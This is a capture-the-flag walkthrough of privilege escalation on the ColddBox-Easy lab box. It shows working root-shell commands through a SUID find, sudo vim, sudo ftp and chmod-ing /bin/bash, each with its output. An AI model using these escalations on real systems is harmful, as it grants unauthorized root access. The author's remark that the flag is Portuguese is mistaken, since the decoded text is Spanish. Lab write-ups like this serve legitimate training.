Vertical PrivEsc

So there are a few ways Im gonna show how many i found

1. SUID

Searched suid binaries with this command

```
find / -perm -u=s -type f 2>/dev/null
```

```
c0ldd@ColddBox-Easy ~ (1.968s)
find / -perm -u=s -type f 2>/dev/null
/bin/su
/bin/ping6
/bin/ping
/bin/fusermount
/bin/umount
/bin/mount
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/find
/usr/bin/sudo
/usr/bin/newgidmap
/usr/bin/newgrp
/usr/bin/at
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/passwd
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Technically speaking u can do this with pkexec as well but i dont know how that works so i just gonna stick to `find` here

Found the trick on GTFObins

> ## SUID
>
> If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.
>
> This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.
>
> ```
> sudo install -m =xs $(which find) .
>
> ./find . -exec /bin/sh -p \; -quit
> ```

Lets run it

```
c0ldd@ColddBox-Easy ~
find . -exec /bin/sh -p \; -quit

# id
uid=1000(c0ldd) gid=1000(c0ldd) euid=0(root)
#
```

And we are root
Moving on lets see the other methods

2. Sudo

```
c0ldd@ColddBox-Easy ~ (6.956s)
sudo -l

[sudo] password for c0ldd:
Lo sentimos, vuelva a intentarlo.
[sudo] password for c0ldd:
Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
```

So lets go in order lets find the trick for `vim` in GTFObins

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a)
```
sudo vim -c ':!/bin/sh'
```

(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```

Im just gonna assume that vim is not compiled with python or lua here so im gonna try the first one here

```
c0ldd@ColddBox-Easy ~
sudo -u root vim -c ':!/bin/sh'

                                                    VIM - VI Mejorado

                                                     versión 7.4.1689
                                                por Bram Moolenaar et al.
                                   Modificado por pkg-vim-maintainers@lists.alioth.debian.org
                                     Vim es código abierto y se puede distribuir libremente

                                                ¡Patrocine el desarrollo de Vim!
                                   escriba  «:help sponsor<Intro>»     para más información

                                    escriba  «:q<Intro>»            para salir
                                    escriba  «:help<Intro>» o <F1>  para obtener ayuda
                                  escriba «:help version7<Intro>» para información de la versión#
#
#
#
# id
uid=0(root) gid=0(root) grupos=0(root)
#
```

Im gonna do `ftp` first here cuz `chmod` might ruing that for me
Lets find the trick on GTFObins

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ftp
!/bin/sh
```

Lets run it

```
c0ldd@ColddBox-Easy ~
sudo ftp

ftp> !/bin/sh
# id
uid=0(root) gid=0(root) grupos=0(root)
#
```

Moving on, for `chmod` we can just give `/bin/bash` suid bit

```
c0ldd@ColddBox-Easy ~ (0.014s)
sudo chmod 4777 /bin/bash

c0ldd@ColddBox-Easy ~ (0.011s)
ls -al /bin/bash

-rwsrwxrwx 1 root root 1037528 jul 12  2019 /bin/bash
```

Now lets run /bin/bash with `-ip` flag for interactive and privileged

```
c0ldd@ColddBox-Easy ~
/bin/bash -ip

bash-4.3# id
uid=1000(c0ldd) gid=1000(c0ldd) euid=0(root)
bash-4.3#
```

Im sure there are more way to privesc but that's all the time i got so someone else can find em

Moving on here is your root.txt

```
bash-4.3# ls -al
total 32
drwx------  4 root root 4096 nov 12 18:15 .
drwxr-xr-x 23 root root 4096 nov 10 14:06 ..
-rw-------  1 root root   10 oct 19  2020 .bash_history
-rw-r--r--  1 root root    0 oct 14  2020 .bashrc
drwx------  2 root root 4096 sep 24  2020 .cache
-rw-------  1 root root  220 sep 24  2020 .mysql_history
drwxr-xr-x  2 root root 4096 sep 24  2020 .nano
-rw-r--r--  1 root root  148 ago 17  2015 .profile
-rw-r--r--  1 root root   49 sep 24  2020 root.txt
bash-4.3#
```


And here it is printed

```
bash-4.3# cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
bash-4.3#
```

Lets decode this

```
~/Testing/keys (0.029s)
echo wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE= | base64 -d
¡Felicidades, máquina completada!%
```

Now lets translate this



I actually don't know why this flag is Portuguese cuz the whole room was Spanish im pretty sure

Anyway, Thanks for reading :)